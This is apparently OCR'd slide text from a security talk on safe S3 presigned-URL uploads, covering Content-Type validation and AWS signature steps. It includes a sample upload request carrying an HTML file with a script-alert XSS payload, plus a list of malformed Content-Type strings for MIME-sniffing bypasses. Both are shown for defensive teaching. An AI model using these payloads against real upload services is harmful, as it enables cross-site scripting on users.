


Validation with fixed values

Security measures in implementation

Flatt SECURITY

Example - Server Side




```
if (input_ct === "image/png") {
  contentType = input_ct;
}
```

Security measures in implementation

Flatt SECURITY

Example - Server Side




```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=--hoge

--hoge
Content-Disposition: form-data; name="photo"; filename="xss.html" Content-Type: text/html

<script>alert(1)</script>
```

Content-Type: text/html

Security measures in implementation

Flatt SECURITY

Example - Server Side





```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=——hoge

———hoge
Content-Disposition: form-data; name="photo"; filename="xss.html" Content-Type: text/html

<script>alert(1)</script>
```

Content-Type: text/html

Security measures in implementation

Flatt SECURITY


Example - Server Side



Security measures in implementation

Flatt SECURITY


Example - Client Side



The allowed Content-Types (e.g. image/png) are pre-determined.

Security measures in implementation

Flatt SECURITY



1. Canonical Request

HTTP Verb + "\n" + — "GET" | "PUT" | "POST" | ...

Canonical URI + "\n" + — UriEncode(<*resource*>)

Canonical Query String + "\n" — UriEncode(<*QueryParameter1*>) + "=" + " UriEncode(<*value*>) + "&" + UriEncode(<*QueryParameter2*>) + "=" + "UriEncode(<*value*>) + "&" + ... UriEncode(<*QueryParameterN*>) + "=" + " UriEncode(<*value*>) — Sorted by QueryParameter

Canonical Headers +\n" — Lowercase(<*HeaderName1*>) + ":" +Trim(<*value*>) + "\n" Lowercase(<*HeaderName2*>) + ":" + Trim(<*value*>) + "\n" ... Lowercase(<*HeaderNameN*>) + ":" + Trim(<*value*>) + "\n" — Sorted by HeaderName

Signed Headers + "\n" — Lowercase(<*HeaderName1*>) + ";" + Lowercase (<*HeaderName2*>) + ";" + ... + Lowercase (<*HeaderNameN*>) — Sorted by HeaderName

Hashed Payload — Hex(SHA256Hash(<*payload*>))

2. StringToSign

"AWS4-HMAC-SHA256" + "\n" +

TimeStamp + "\n" + — Format ISO8601, e.g. "20130524T000000Z"

Scope + "\n" + — "<*yyyymmdd*>/<*AWS Region*>/s3/aws4_request" e.g., "20130524/us-east-1/s3/aws4_request"

Hex(SHA256Hash(Canonical Request))

3. Signing Key


DateKey = HMAC-SHA256 ("AWS4" + "<*SecretAccessKey*>", "<*yyyymmdd*>")
DateRegionKey = HMAC-SHA256(DateKey, "<*aws-region*>"
DateRegionServiceKey = HMAC-SHA256(DateRegionKey, "<*aws-service*>"
SigningKey = HMAC-SHA256(DateRegionServiceKey, "aws4_request")

4. Signature

signature = *Hex*(HMAC-SHA256 (SigningKey, StringToSign))

Security measures in implementation


Flatt SECURITY



Security measures in implementation

Flatt SECURITY


Example - Client Side




Security measures in implementation

Flatt SECURITY

Example - Client Side






Sign with a Content-Type Header with Validation and determined values.

Security measures in implementation


Flatt SECURITY



```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "presignedurl": "https://presigned-url-example.s3.ap-northeast-1.amazonaws.com/...
}
```


Security measures in implementation

Flatt SECURITY



Security measures in implementation


Flatt SECURITY



Verify signatures and reject if different

Security measures in implementation

Flatt SECURITY



Side Story - MimeType Sniffing

image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image **text/html**

text/html(a

image(**text\html**/png

